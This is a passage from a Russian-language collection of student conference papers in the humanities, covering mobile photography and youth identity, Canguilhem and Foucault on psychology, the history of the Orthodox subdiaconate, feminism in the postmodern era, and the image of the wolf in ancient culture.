Необходимы также и беседы с врачами - гинекологами, сексологами, психологами, которые расскажут не только о медицинских, но и социальных, психологических аспектах сексуальной жизни.

И наконец, беседа с родителями может носить эффективный характер, но только в том случае, если сами родители будут обладать высоким уровнем знаний о сексуальной жизни и обо всех её аспектах.

Таким образом, если будут созданы все условия для эффективного сексуального просвещения молодежи, то будет формироваться неискаженное восприятие секса и отношение к нему, будет взростеть здоровая нация.

Мобилография как средство культурной идентификации современной молодежи

Митрохина М.В.

Научный руководитель: *Паниотова Т.С., д.филос.н., профессор*

Постоянное усложнение и распространение высоких технологии, глобализация и урбанизация породили феномен мобилографии – специфического способа передачи информации и творчества с помощью фотографий, сделанных на устройство, не предназначенное для профессионального фотографирования. Но какую роль мобилография играет в культуре, какие функции выполняет? Это очередной виток моды, новая форма коммуникации или что-то большее?

Гипотеза данного исследования состоит в том, что мобильная фотография выступает в качестве способа культурной идентификации

современной молодежи, является одной из важных форм ее выстраивания и выражения. Культурная идентичность в этом контексте понимается как ответ на вопрос «Кто я в культуре?» [4, с. 234].

В целях проверки гипотезы была исследована генеральная совокупность фотографий, опубликованных на личных страницах россиян в возрасте от 16 до 30 лет в социальных сетях «ВКонтакте», «Одноклассники», «Instagram», «Flickr». Анализ был проведен на основе семиотического метода, сформулированного Р. Бартом для фотографии [1, с. 382-387; 2, с. 24], и структурного метода, приведенного П. Штомпка в учебнике «Визуальная социология» [5, с. 89-90]. Также оценивались сопутствующие надписи, пояснения и хэштеги, если таковые были даны автором в источнике.

В процессе исследования фотографии были объединены нами в некоторые смысловые группы по принципу схожести тематики изображенного, коннотации, характера выражения культурной идентичности. В результате были выделены следующие группы:

1. *Фотографии «родных мест» – домов, улиц, родного для фотографа города или поселка в целом, мест социализации и проч.* Выполняют функции документации, презентации и интеракции, носят информационное, эстетическое или критическое и другие назначения. Кроме непосредственно «любования», описания или демонстрации мест фактического пребывания человека, данные тематические фотографии часто выражают определенную культурную идентичность, привязанность фотографа к своему малому культурному субстрату, помогают молодому человеку выработать определенную систему отличий и символов культурной «самости». Далее фотографии малой родины могут быть выстроены в синтагматическую последовательность, включая в себя все значимые для определенного субъекта места, и в парадигматическую целостность, «соседствуя» на интернет-страницах с фотографиями большой родины. В итоге реализуется целостное представление о своей культурной принадлежности с помощью фотографии. Также в зависимости от того, какому Spectator'у адресованы подобные фото, разнится способ кодирования смыслов и их представления. Для «своих» значимыми могут быть места, выпадающие из массовой известности и репертуара общего кода, а для «чужих» чаще всего демонстрируется определенный круг стандартных изображений, например, достопримечательности города.
2. *Фотографии объектов исторического, культурного и природного наследия как самостоятельные, так и с присутствием людей (селфи, фото на фоне чего-либо).* Значения таких фотографий могут совпадать с первой группой, но к ним добавляются и специфические оттенки. Так фото, представленные в определенных тонах, ракурсах, эмоционально окрашенные положительно, передают восхищение, гордость и радость причастности к великому, отрицательно – задают критическую коннотацию, могут

демонстрировать удрученность и озабоченность фотографа забвением или разрушением памятников, разделять скорбь, если это мемориал. В целом, традиция фотографирования рядом с памятными местами, объектов из прошлого, популярна и сейчас, и это обусловлено желанием людей, особенно молодых, прикоснуться к истории, почувствовать себя частью вековой народной жизни и своей культуры, лучше понять собственное место в ней. Делясь своей фотографией какого-либо памятника в очередной раз, человек выполняет своеобразный ритуал запоминания, демонстрирующий его включенность в данную культурную общность. Кроме того, сами объекты культурного и прочего наследия, отображенные на фотографии, представляется возможным трактовать как символы того или иного обобщенного понятия, характерного для данной культуры или для определенного человека.

3. *Фотокосплей, фотоинсценировка, постановочная фотография.* К этой группе фотографий относятся такие изображения, где модель одета согласно всем канонам традиционного ношения одежды определенного этноса либо воплощает образ из фольклора или другого вида традиционного искусства. Сюда так же включаются «мобильные фото» с исторических инсценировок, постановок, а также субъектов и объектов, специально «стилизованных» под определенную эпоху или культуру. Фотографии такого типа несут в себе не только эстетическое и развлекательные назначения, но и демонстрируют стремление молодежи выразить свое духовное самосознание, «прочувствовать» идентичность через предметы материальной культуры, через знаки причастности определенной социокультурной общности. Сейчас прослеживается некоторая тенденция возрастающего интереса к отечественной культуре, «мода на свое», традиционное, пусть и во внешнем выражении. Но проявившаяся потребность лежит в культурной плоскости, возможно, более глубокой, чем может показаться на первый взгляд.

4. *Фотографии репортажного характера с массовых мероприятий или с других событий, где задействованы группы людей.* Данные фотографии интересны в синтагматической последовательности, поскольку при таком рассмотрении описывают взгляд автора на происходящее, выявляет главное для него и определенных лиц. Подобные серии фото, как правило, «фиксируют» присутствие человека на определенном событии и необходимы для коммуникации. Но наиболее активная деятельность начинается после самого мероприятия, когда фотографии публикуются, на них отмечают людей и т.д. Таким образом, временная общность восстанавливается «в сети», участниками коммуникации осознается свое единство, особенно ярко - в результате общенародных событий, что способствует интеграции, солидарности и взаимодействию.

5. *«Кричащие фотографии», фото-акции, флешмобы, мобильная фотодокументалистика.* Эта группа образована фотографиями,

привлекающими внимание общественности к социальным, экологическим, нравственным и другим проблемам. В них могут использоваться экспрессивные и суггестивные методы воздействия на зрителя. Благодаря таким фото-акциям равнодушные молодые люди стремятся улучшить общественную жизнь, оживить гражданское самосознание, запускают механизм взаимопомощи, и в этом плане Интернет во многом облегчает коммуникацию. В итоге некоторым образом производится и процесс культурной самоидентификации, когда индивид осознает свою роль в определенной общности, признает ее ценности собственными и приоритетными, осуществляя своеобразный «долг» перед носителями своей культуры.

Выделенные нами группы распространенных мобильных фотографий, благодаря которым, так или иначе, происходит и проявляется культурная идентификация, должны стать весомым аргументом в пользу того, что современная молодежь не теряет свою принадлежность к отечественной культуре, просто эти процессы трансформируются. Таким образом, наша гипотеза о роли мобильной фотографии подтвердилась, следовательно, данное явление выступает важным аспектом самосознания молодых людей, а, значит, подлежит дальнейшему рассмотрению. Она порождает новые знаки и смыслы, целые культурные пласты, социальные взаимосвязи, а значит, сопутствует развитию культуры как таковой.

Литература:

1. *Барт Р.* Фотографическое сообщение // Барт Р. Система моды. Статьи по семиотике культуры. М., 2003
2. *Барт Р.* Camera lucida. Комментарий к фотографии / Ролан Барт; пер. с фр., послесл. и коммент. Михаила Рыклина. - М., 2011
3. *Бойцова О.* Структура фотографического сообщения (на примере любительской фотографии).
<http://kogni.narod.ru/boitsova.htm>
4. *Драч Г.В.* Культурология: Учебное пособие - М.: Альфа-М, 2003
5. *Штомпка П.* Визуальная социология. Фотография как метод исследования: учебник/ пер. с польск. Н.В. Морозовой, авт. вступ. ст. Н.Е. Покровский. — М.: Логос, 2007

Социальный контекст психологии: от Кангйема к Фуко

Красов И.И.

Науч. руководитель: Шашлова Е.И., преподаватель

Погружаясь в область вопроса «что такое психология?» мы встаем перед перипетиями противоборствующих взглядов, рождающих целые философские традиции. Фокус нашего внимания устремится на

французскую философскую мысль прошлого века, в частности на двух ее представителей: историка науки и эпистемолога Жоржа Кангиейма и его наиболее известного ученика, Мишеля Фуко. Особую роль в становлении проблематики творчества этих авторов занимает разворачивающееся по двум направлениям противостояние, которое изначально восходит к мысли Гуссерля, и которое воплощается в развитии идей Фуко. Мы проанализируем, как социальный контекст влияет на развитие научных идей на примере психологии. Нами будет показана связь идеи Кангиейма с идеями Фуко и, быть может, будет установлено, что Фуко в своем прозрении в отношении к психологии не является оригинальным автором, новатором.

Интеллектуальные изыскания Ж. Кангиейма были широко известны и получили признание во французской мысли, но практически неизвестны у нас: на русский язык переведены всего несколько работ Кангиейма. Значение мысли Кангиейма в развитие современной французской философии выразил М. Фуко: «Уберите Кангиейма, и вы перестанете схватывать то характерное, что выделяет таких социологов, как Бурдьё, Кастель или Пассерон. Вместе с Кангиеймом выпадет целый пласт теоретической работы, проделанной психоаналитиками, в частности лаканистами. Более того, во всех идейных спорах, непосредственно предшествовавших или следовавших за событиями 68-го года, не составит труда обнаружить место тех, кто вблизи или на удалении был сформирован Кангиеймом» [4, С.44]. Выражение социального контекста психологического знания Кангиейм излагает в статье «Что такое психология?», изначально представляющей собой лекцию, прочитанную Кангиеймом 18 декабря 1956 года в Философском колледже в Париже.

Тематика данной статьи имела актуальный характер в виду того, что доминирующее место в университетах Франции в это время занимала философская психология, к которой относили изначально Гуссерля, а впоследствии Сартра и Мерло-Понти. Данное направление мысли, по указанию Фуко, можно назвать философией опыта, смысла и субъекта, которой противостоит взгляд Кангиейма, сторонника философии знания, рациональности и понятия. Кангиейм рассматривает историю психологии в связи с философией и медициной. Первой проблемой, которую усматривает Кангиейм в современной ему научной психологии, является сомнительный характер этой психологии в виду шаткости ее теоретических оснований: «статус психологии не установлен таким образом, чтобы ее можно было принимать за что-то большее и лучшее, чем разнородный эмпиризм, литературно систематизированный в педагогических целях» [1, С.212]. Кангиейм представляет труды по психологии как соединение философии без строгости, этики без требований и медицины без контроля. Вторая и наиболее важная проблема, которую ставит Кангиейм, заключается в социальных следствиях, следующих из практического применения

исследований такой психологии, эти социальные следствия могут обратиться неправомерным осуществлением власти тех или иных социальных структур. Вторая проблема является непосредственным следствием первой. Следовательно, в поисках ответа на вопрос «Что такое психология?» мы приходим к тому, что содержание психологии находится в зависимости не столько от внутренних факторов, изменения идей в научном процессе познания, но от внешних, ее социального контекста.

Воссоздавая содержание идей Фуко, мы пришли к интересному заключению: в его первой работе «Психическая болезнь и личность», изданной в 1954 г., Фуко выступает как представитель философской психологии. К такому заключению нас приводит понятийный аппарат, которым оперирует Фуко: *Dasein*, воспринятый им в трактовке Хайдеггера Бинсвангером, онтологический ужас и отчуждение, в значении придаваемом ему [в данном случае, отчуждению] Марксом. Однако с выходом в свет в 1961 г. «Безумия и неразумия. Истории безумия в классическую эпоху» Фуко, вероятно, под влиянием Кангийема, бесповоротно порывает с предшествующими взглядами, представляя будто бы их и вовсе не существовало. Следствием этого станет то, что во многих комментирующей литературе «История безумия», созвучная с идеями Кангийема, будет признаваться первой работой в его творчестве. Проводя этот анализ истории изменения ликов безумия, Фуко обращается к практике наказания, которая, претерпевая XVIII веке изменения, предваряет переворот Пинеля и Тьюка. Так высшей формой наказания становится придание проступку публичного характера, доведения до скандала. В этом Фуко видит рождение новой психологии. Эта психология вырастает не из «гуманизации правосудия, а в силу ужесточившихся требований морали, своего рода огосударствления нравов и как бы упрочения форм общественного негодования» [3, С.524]. Психология выступает отражением правосудия классической эпохи. Все то, что должно было быть тайным, придается огласке, выносится на общий суд. А, следовательно, психология и присущее ей познание внутреннего мира человека укореняются в том, что общественное восприятие было привлечено для суда над людьми как некоторая инстанция, выражающая разум и мораль. Воссоздавая «историю безумца», Фуко приходит к тому, что он не просто описывает некий «психологический тип», а прослеживает историю того, каким образом стало возможно возникновение психологии, понимания ее как «явление культуры, присущее западному миру начиная с XIX в., тот монолитный постулат, который был определен современным человеком, но который определяет и его самого: человеческое бытие не характеризуется через некоторое отношение к истине, но наделено присущей ему и только ему, открытой вовне и одновременно потаенной, собственной истиной» [Там же, С.618].

В конце нашего исследования мы приходим к тому, что мысль Кангиейма, которая была направлена на подчеркивание проблемных сторон психологического знания и специально ограничиваемая им в узкой области истории науки, находит свой отзвук в широкой области выявления влияния социального контекста на формирование научного знания. Его мысль подхватывает и последовательно развивает, углубляет Фуко, воплощая прозорливые идеи в оригинальной, законченной форме, изначально в сфере психологии, а в последующем переводя на всю область гуманитарного познания. Следует заметить, что и Кангиейм в последующем претерпевает влияние от воззрений Фуко, в частности, вводя понятие «научной идеологии», под которой он понимает определенную объяснительную систему, существующую до науки, но в том культурном поле, где происходит ее формирование. Сама проблематика, поднимаемая Кангиеймом и Фуко в рамках определения социального контекста психологии остается для нас злободневной и в данный момент. Мы встаем перед вопросом: как возможно строгое гуманитарное исследование, связанное с обращением к определению природы человеческого, к которому относится в немалой степени не только психология, но и философия, без осуществления неправомерной власти, диктуемой социальным контекстом, в который мы, быть может, укоренены?

Литература:

1. Кангиейм Ж. Что такое психология? // Эпистемология и философия науки, Т.ХХХ1, №1, 2012.
2. Соколова Т. Д. «Эпистемологическая история» Жоржа Кангилема: случай психологии // Эпистемология и философия науки, Т.ХХХ1, №1, 2012.
3. Фуко М. История безумия в классическую эпоху. Перевод с франц. И.К.Стаф.-М.: АСТ: АСТ. Москва, 2010.
4. Фуко М. Жизнь: опыт и наука // Вопросы философии, 1993, №5.

Православный Иподиаконат с момента генезиса до 13 века: проблема эволюции

Малыхин К.К.

Научный руководитель: Раевский А.Н.

Православная эkkлeсиология делит Христиан на три группы: Лаики, Монахи и Клирики. Лаики или миряне - все верующие во Христа, которые омылись от греха в Таинстве Крещения; Монахи – те, кто добровольно посвятили свою жизнь Богу, через подвиги безбрачия и аскезы; и Клирики (которые выбирались по жребию) представители Харизматического

священства (от «харизо» дар), которые являются совершителями таинств и их помощниками.

Современная модель православного клира включает в себя: епископов, пресвитеров, диаконов, иподиаконов, анагностов/псалтов и Кирофоров (Свещеносцев). Первые три степени причисляют к Высшим клирикам, а три последние к Низшим. Из этих клириков, в настоящее время, трудно установить иерархическое положение иподиаконата в Православной церкви. с 13 в. и по сей день есть неопределенность, тем важнее рассмотреть генезис и историю развития данного института. Хронологические рамки исследования ограничены периодом с третьего до 13 века.

Первые упоминание об иподиаконах мы встречаем в 250 году, на Западе, а именно в Риме, в письме папы Корнилия к Антиохийскому епископу Фабию¹. В то время на западе весь диаконат не то что не относили к харизматическим служителям, но даже не причисляли к клирикам. Это хорошо видно из 8 и 13 правила «Апостольских преданий» Ипполита Римского, которые были составлены приблизительно в 235-250 годах нашей эры.: «При посвящении во диакона пусть возлагает руку один лишь епископ, потому что не для священства посвящается, но для служения епископу, действительно, он [Диакон] он не участвует в совете клира.»² Об иподиаконе же: Не возлагается рука на иподиакона, но он нарекается, потому что помогает диакону»³. Слово «иподиакон» впервые на Востоке встречается у Евсевия Кесарийского в его «Церковной истории» Из-за существования 15 правила Неокесарийского собора (314-325), которое гласило о том, что: «По первоначальному правилу Диаконов может быть не более 7 человек, насколько не был бы огромен город» количество Иподиаконов тоже становится не более 7 человек, что приводит к смене первоначальных парадигм. Из-за исключительно малого количества диаконов, сам диаконат начинает занимать положение выше пресвитериата. «Были случаи – описывает литургик проф. Алексей Лебедев – когда диаконы с позволения епископа делались самостоятельными блюстителями какого-либо прихода или местечка»⁴. Из-за административного возвышения диаконата, начинается процесс иератического (т.е. священного) возвышения иподиаконата. Так, если в 21 правиле Лаодикийского Собора, который состоялся в 364 году написано «Иподиаконам не подобает быть на месте диаконов и касаться священных сосудов (евхаристических принадлежностей); то уже в молитве поставления иподиакона из «Апостольских постановлений» (370-380), виден переломный момент: «...Сам и ныне призри на раба Твоего сего, избранного иподиакона, и дай

¹ Евсевий Памфил. «Церковная история», книга 6, (43: 7).

² Ипполит Римский. Апостольское предание, 8 правило.

³ Там же, 13 правило.

⁴ Духовенство древней вселенской Церкви. «Нижние чины» клира в древности

ему Духа Святого для того, чтобы достойно прикасаться служебных Твоих сосудов...» Явно говорится о том, что иподиакон является служителем «сосудов» в противовес запрету касаться к ним в постановлении Лаодикийского Собора. Вплоть до 7 века об иподиаконах известно достаточно мало. Прошедший в 691-692 г. Пято-Шестой Вселенский Трульский собор издает несколько правил, где упоминаются иподиаконы, причем именно с этого времени мы явно можем утверждать, что иподиаконы стали относиться к высшим клирикам. В частности, в 6 правиле сего Собора иподиаконов ставят в один ряд к иератикосам (жрецам), при этом в греческом тексте правила употребляется термин *χειροτοία*, который применяется при посвящении в священнослужительские степени, в отличие от «*προαίρεσις*», который употребляется при возведении в сан низших клириков и при возведении в правительственные степени. Начинает упоминаться канонический возраст для иподиаконов⁵. Полноценное представление об институте иподиаконата на Православном востоке мы видим в Барбериновском евхологии (780-797). Рукоположение происходило в диаконнике (техническом помещении алтаря) перед жертвенником, епископ предварительно благословлял ставленника, полагал на его голову руку и читал молитву: «Господи Боже наш, иже чрез единого и тогожде Святого Духа...». По возгласе новорукоположенный трижды возглашал: «Елицы вернии», то есть хиротония происходила во время Евхаристии. После возгласа И. подавал епископу воду для умывания рук, а во время причащения причащался от рук архиерея. Облачением И. являлась малая фелонь (одеяние низшего клира), из этого можно сделать неверный вывод будто бы И. является низшим клириком, но это не так, так как в 7-10 веке весь клир вплоть до епископа не гнушался этим одеянием, о чем нам сообщает обрядник Константина Багрянородного (10 в.). Позже, литургическое одеяние иподиакона трансформировалось в стихарь (длинная льняная рубашка) и пояс, иподиаконы уже и внешним образом приравняются к высшему клиру. С институтом И. было все хорошо, до середины 13 века. Во время правления пат. Константинополь. Мануила II, иподиакона стали ограничивать свои обязанности одним лишь диаконником и ставили себя по положению выше диаконов, вследствие этого Мануил II указывает совершать Хиротонию И. не в диаконнике, а в наосе (средней части храма), что привело к иерархическому понижению И., несмотря на оставшиеся прежние литургические обязанности: кадить, возглашать ектении и потреблять Тело Христово. В итоге рассмотрения этого вопроса можно сделать следующий вывод: на территориях бывшей Римской Империи, в эпоху раннего средневековья институт иподиаконата относился к разряду высшего клира, несмотря на то, что в современности прибывает в разряде низшего клира.

⁵ 15 правило, там же.

Литература:

1. Протоиерей Владислав Цыпин. Церковное право Иерархия поставления клириков.
2. Протоиерей Геннадий Нефедов. Таинства Таинства и обряды Православной церкви. Таинство Священства.
3. Неселовский А.З. Чины хиротесий и хиротоний: Опыт историко-археологического исследования. Каменец-Подольск, 1906.
4. Пентковский А. М. Чинопоследования хиротоний в византийских евхологиях VIII–XII вв.
5. Алексей Лебедев. Духовенство древней вселенской Церкви. «Нижние чины» клира в древности.
6. Протопресвитер Николай Афанасьев. Экклесиология вступления в клир.
7. Н.Д. Успенский, д.и.н. Византийская литургия (историко-литургическое исследование).
8. Константин Багрянородный (Имп. Визант.) «Обрядник Византийского двора». Глав. ред. Niebuhr Barthold Georg.
9. Евхологий из Барберини гр. 336. Пер. Голованов. 2011 г
10. Евсевий Кесарийский. Церковная история, 6 том.
11. Ипполит Римский. Апостольское предание.
12. Правила Трульского Собора.
13. Руководство для сельских пастырей. Газета № 22, от 01.06.1903 г. (стар. ст.)
14. Иеродиакон Николай (Летуновский). История чинов хиротесий Православной церкви.

Феминизм в эпоху постмодерна

Хижняк А.С.

Научный руководитель: Коротец И.Д., д.ф.н., профессор

История человечества изначально складывалась как история мужского доминирования. Материнские функции и хлопоты по дому сделали женщин зависимыми от мужчин, ограничили их социальные роли. Это послужило причиной многочисленных претензий, обид и споров, ставших основой самого яркого проявления конфликта полов - феминизма. Проблема взаимоотношений мужчины и женщины с каждым днем становится все более актуальной, ведь с каждым днем эта бессмысленная борьба набирает обороты.

В своей работе я хотела рассмотреть этапы феминизма, проследить, как он менялся с течением времени, и особое внимание заострить на том, что

представляет собой это направление сейчас, в эпоху, принятую называть постмодерном.

Первоначальные феминистские организации называют «первой волной» феминизма – борьбой за достижение юридического равноправия полов. Первым документом феминизма принято считать «Декларацию прав женщин и гражданки», написанной Олимпией де Гуж во Франции в 1791 году. В дальнейшем, протест, основной идеей которого становится суфражизм - движение за предоставление женщинам избирательного права, проявляет себя в Великобритании и США. Были приняты декларации о правах женщин и позднее сформированы различные организации, отстаивающие их. В 1920 году в США была закреплена поправка Конституции, согласно которой пол не является помехой для участия в политической жизни и, в частности, в выборах.

В это время намечаются еще два направления феминизма: гуманистический, видящий освобождение женщины в повышении уровня ее образованности, и марксистский, считающий, что свобода женщины неразрывно связана со свободой пролетариата. Таким образом, в первую волну женщины добились социального расширения сфер своего применения в жизни, не противопоставляя себя мужчинам. Но, как и в любом другом ярком социальном явлении, в феминизме не мог не возникнуть своего рода **экстремизм**.

После успеха суфражизма, а также из-за наличия объективных факторов, таких как война и послевоенное развитие, феминизм фактически не проявлял себя почти до 60-х годов XX века. Знаменем его возрождения стала книга французки Симоны де Бовуар «Второй пол» (1949 г.), в которой отстаивался тезис, что в женщинах заложены такие же потенции, как и в мужчинах. Этот труд положил начало «второй волны» феминизма - борьбы за фактическое равенство женщин с мужчинами.

Феминистки второй волны верили, что современные женщины находятся в рабстве патриархата, и считали, что феминистская задача дня состоит не в достижении равенства для всех, а в перераспределении власти от "доминирующего класса" к "подчиненному классу» через ликвидацию законов, ограничивающих их права, специальными государственными реформами. Параллельно появляются группы молодых феминисток, утверждающие, что одними лишь вежливыми требованиями поправок законодательства победить могущественную силу патриархата не удастся. Нужно радикально разрушить всю систему ценностей, вековые традиции, и все, что принадлежит мужчинам, в том числе и государство. Итогом второй волны явилось признание феминизма как плюралистического явления. Окончательно формируются два противостоящих друг другу направления – либеральный и радикальный феминизм, общим достижением

которых стало признание проблемы насилия женщин и их массовый выход на рынок труда.

К концу 20 века современный феминизм пришел в стадию «радикального самокритицизма», названного так авторами книги «Дестабилизировать теорию: Современные феминистские дискуссии» Мишель Барретт и Энн Филлипс. Главным отличием феминизма «третьей волны», как реакции против существующих феминистских инициатив, явилось признание не только половых и сексуальных различий, но и расовых, этнических. «Феминизм равенства» стал «Феминизмом различия», критикующим тенденцию рассматривать женскую субъективность как единую.

В этот период отдельным направлением выделяют постмодернистский феминизм или постфеминизм, отношение которого с самим постмодернизмом до сих пор является предметом многочисленных дискуссий. Данное течение обвиняет научную рациональность в представлении знаний лишь с мужской точки зрения, предлагает учитывать особенности субъекта познания определенного пола, а так же ставит проблему подавления женщин через языковые практики. Теория оказалась невостребованной в феминистских кругах, ее назвали нестабильной, незавершенной. Американский философ, представительница постструктурализма Джудит Баттлер, предложившая термин «постфеминизм», впоследствии отказалась от него, как слишком расплывчатого, чтобы быть значимым.

С началом третьей волны и по сегодняшний день феминистками активно пропагандируется боди-позитив — учения о положительном отношении к «естественной» красоте. Благодаря современным феминистским движениям в речи появилось и такое понятие, как объективация. Речь идет о явлении, когда человек (как правило, женщина) начинает восприниматься исключительно как сексуальный объект, а его личностные характеристики обесцениваются. Примером объективации феминистки называют современную рекламу, которая, как они считают, слишком сексуализирует изображение женщины в публичном пространстве. Как объективация и домогательство расцениваются и знаки внимания со стороны противоположного пола, якобы рассматривающего женщину исключительно с эстетической точки зрения. Также в третьей волне особенно выделяются движения, выстроенные вокруг свободных, властных женщины, способных быть самодостаточными, талантливыми, лидирующими в социальном мире — и в этом смысле, по их мнению, превосходящими мужчин.

Подобные идеи современного феминизма, впадающие в крайности, делают его сегодня объектом многочисленных насмешек. Из женщин, справедливо отстаивающих свою правовую и экономическую свободу,

желающих быть образованными, заниматься культурной, общественной и научной жизнью феминистки превратились в обиженных бунтарок, обвиняющих каждого второго в сексизме и ущемлении своих прав. Разрыв между поставленными задачами феминизма и реальным опытом их реализации послужили причиной конфликта между самими же феминистками, в связи с чем будущее их проекта стало все сложнее предугадать.

Кто же прав в этой борьбе? Мужчина, поработивший женщину и от того сам ставший несвободным? Или женщина, которая стремится властвовать над мужчиной, уничтожая при этом не только его мужественность, но и свою женственность? А прав будет тот, кто первый осознает, что мужчина и женщина навеки связаны воедино, что каждый из них обладает своей частью свободы, ущемления которой ведет к поражению обеих сторон; **прав будет тот, кто первый решит уступить**, и начнет вести себя так, как заложено природой и востребовано культурой.

Литература:

1. Бовуар С. де. Второй пол. – Мск: Прогресс, 1997.
2. Жеребкина И. Прочти мое желание. – Мск: Идея-пресс, 2000.
3. Никонов А. Конец феминизма. Чем женщина отличается от человека. – СПб: Питер, 2008.
4. Капра Ф. Поворотный пункт. Перевод В. И. Постников, 2005.

Институт филологии, журналистики и межкультурной коммуникации

Влияние древнейших верований на образ волка в античной культуре

Приходько Т.И.

Научный руководитель: М.А. Карпун, преподаватель

Еще в дописьменную эпоху складывается представление людей о духовной связи их социальной группы с определенным животным (реже – растением). Это явление получило название тотемизм.

В различных верованиях волк в качестве тотема предстает символом охоты и покровителем охотников. Это объясняется тем, что волк – очень умное животное, всегда считавшееся великолепным охотником. Его качества и способности (великолепный нюх, слух, скорость) были необходимы каждому охотнику, так как охотники были главными кормильцами племени, обеспечивали его выживание. Главными чертами, приписываемыми волку-охотнику можно считать алчность, прожорливость, хитрость.

С семантикой жажды поглощения пищи связаны выражения «волчий голод» и «волчий аппетит». Чаще всего второе выражение несет негативную окраску. Например, Ювенал в «Сатирах» создает отталкивающий женский образ, который особенно неприятным делает именно описание неумных appetit женщины, имевшей *appetit поистине волчий* [4, 278].

Волк также мог выступать в роли мифического прародителя племени или народа. Наиболее ярким примером может служить легенда о капитолийской волчице, вскормившей Ромула и Рема – легендарных основателей Рима. Здесь волк отчетливо представлен духом-покровителем народа, то есть его тотемом. Источником такого рода легенды могли стать непосредственные наблюдения древних людей за волками, известными своей заботой о потомстве и о членах своей стаи.

В таком понимании волк, точнее волчица, приобретает эпитет «кормилица». Волчица-кормилица встречается в различных легендах, это довольно распространенный образ. Иногда волчица помогает вырастить героя, бога или его дитя. Например, в книге Антонина Либерала «Метаморфозы» есть легенда о сыне Аполлона, вскормленном волчицей [2].

Продолжением культа волка стало представление о волке-покровителе воинов. Когда племена стали все чаще вступать в контакты друг с другом, неизбежными оказались конфликты и столкновения. Кроме того, в связи с развитием общества, появлением и усовершенствованием скотоводства и земледелия важность охоты уменьшается. Более значимую роль в обществе

начинают играть те, кто может его защитить – воины. Волк становится их символом благодаря своей выносливости, способности биться до последнего.

При помощи метафорического переноса свирепость волка становится свирепостью воина, который даже в одиночку способен на многое:

Тут волком свирепым, озлобясь

Сам на себя, на врага, на врага, зубами голодными грозный,

Он, говорят, гарнизон целый выбил из крепости царской [5, 374].

Из приведенного примера видно, что, несмотря на общую смену семантики (от охоты к войне), сохраняется связь с семантикой голода: «зубами голодными грозный». Таким образом, голод в прямом смысле заменяется метафорическим пониманием голода: это уже не жажда пищи как таковой, а жажда битвы, мести и т.д.

Античные авторы нередко прибегают к использованию образа волка в антитезе. Чаще всего волк (воин) противопоставляется либо собакам (врагам или низшим по рангу воинам), либо домашнему скоту: овцам, ягнятам и т.д. (беззащитным жертвам, слабым противникам).

Несомненно, наибольшее количество примеров волка-воина предоставляет «Илиада» Гомера. Следует заметить, что в «Илиаде» с волком чаще всего сравниваются воины в целом, рядовые солдаты. Когда же речь идет об отдельном воине, выделяющемся своей силой или смелостью, то он сравнивается со львом как с более высоким по «рангу» животным.

Со временем происходит отход от поклонения волку. Волк, пожирающий добычу или угрожающий гибелью домашнему скоту – образ, характерный тому этапу человеческой истории, когда племена развились в народы, ведущие оседлый образ жизни и занимающиеся скотоводством и земледелием. Теперь главной задачей человека стало не столько охотиться, сколько охранять скот, поэтому волк превратился из помощника в противника человека.

Негативное отношение к волку нашло свое отражение в языке, фольклоре, литературе. Например, в баснях Эзопа «Пастух и волк» [9] и «Пастух и волчата» [10] говорится о пастухах, вырастивших волчат и поставивших их сторожить овец. В обеих баснях волки оказались верны своей волчьей природе и расправились с овцами, подтверждая верность пословицы *lupus pilum mutat, non mentem* – волк меняет шкуру, а не душу.

Алчность и прожорливость волка становится метафорой человеческой жадности и зависти. Это основано на том, что волки стали угрозой домашнему скоту, ворую животных из стад, влезая в овчарни, как вор влезает в дом. Поэтому в текстах волк нередко назван похитителем. Таким образом, волк-похититель домашнего скота отождествляется с человеком, желающим чужого богатства, или даже присваивающим его. К примеру, в комедии Аристофана «Облака» Сократ говорит о том, что облака могут принимать

вид того, кто им попадется. Когда Стрепсидад спрашивает, какой вид примут облака, если уподобятся казнокраду, Сократ отвечает: облака примут вид волка [3, 132].

Отдельно нужно сказать об эротической стороне образа волка в античной культуре. Волк, чаще волчица, выступают в качестве обольстителя, любовника. В таком значении образ волка также связан с семантикой похищения того, что ему не принадлежит. Прослеживается связь с семантикой голода, в данном случае голод – это страсть.

Например, Тит Ливий в «Истории Рима от основания Города» рассказывает интересную версию о чудесном спасении Ромула и Рема. Согласно этой версии, жену пастуха, нашедшего детей, называли волчицей за ее свободный нрав, поэтому и возникла легенда о спасении детей волчицей [6, I, 13].

С волком связаны суеверия и приметы, нашедшие свое отражение в языке и литературе. Например, древние римляне верили, что волчий взгляд мог лишить человека дара речи: *video lupum* – вижу волка, т.е. не могу ничего сказать, лишен дара речи. У Вергилия встречаем подобное выражение:

Онемел я от волчьего взгляда [8, 58].

С волком связаны и знамения. Волчье поведение трактовалось по-разному в зависимости от ситуации, но, чаще всего, любое появление волка, особенно в пределах города, считалось дурным знаком. В жизнеописаниях и исторических трудах античных авторов многие события и поступки определяются предзнаменованиями. В военных походах, дипломатических делах особенно часто речь идет о знамениях с участием волков. В частности, такие примеры находим у Аппиана («Гражданские войны»), Тита Ливия («История Рима от основания Города»). Особая значимость волка как знамения, на наш взгляд, основана на вере в его связь с потусторонним миром: волк был своего рода проводником между мирами, поэтому через него можно было получить сведения об уготованной судьбе.

Мы обнаруживаем в античной культуре образ, популярный в современной культуре – волка-одиночку. С ним связан мотив изгнания, отшельничества:

Сам же себя обездолил я.

В эту глушь убежал, словно Ономаклес,

Уподобился здесь волку-отшельнику... [1]

Образ волка-одиночки еще более очеловечен в представлении об оборотнях, предстающих несчастными изгнанниками общества, которым нет места в мире. Этот образ также берет свое начало в античности. Боги греческого и римского пантеонов часто превращались в различных животных для достижения каких-либо целей. Волк не был исключением. В частности, волк был символом Аполлона, так как по легенде, мать Аполлона

родила его в образе волчицы [7, 469]. Считалось, что Аполлон мог превращаться в волка.

Не только боги превращались в животных, но и люди (часто по воле богов). Наиболее ярким и известным примером может служить превращение странников в животных (в частности, волков) Цирцеей.

Грозно медведи ревут, завывают огромные волки, -

Все, кого силою трав погубила злая богиня,

В диких зверей превратив и обличье отняв человека [8, 242].

Итак, тотемные верования обладали большой силой, поэтому нашли свое отражение как в языках, так и в культурах и литературе многих народов. Античная культура не является исключением. Она сохранила и трансформировала образ волка. В античной литературе и латинской фразеологии мы можем найти отголоски тотемных верований: волк-охотник, волк-воин, волчица-мать, волк-возлюбленный/соблазнитель, волк-одиночка и, наконец, волк-оборотень.

Литература:

1. Алкей. Алкей в святилище Геры // Электронный ресурс: <http://ancientrome.ru/antlittr/alkey/alkey.htm#14>
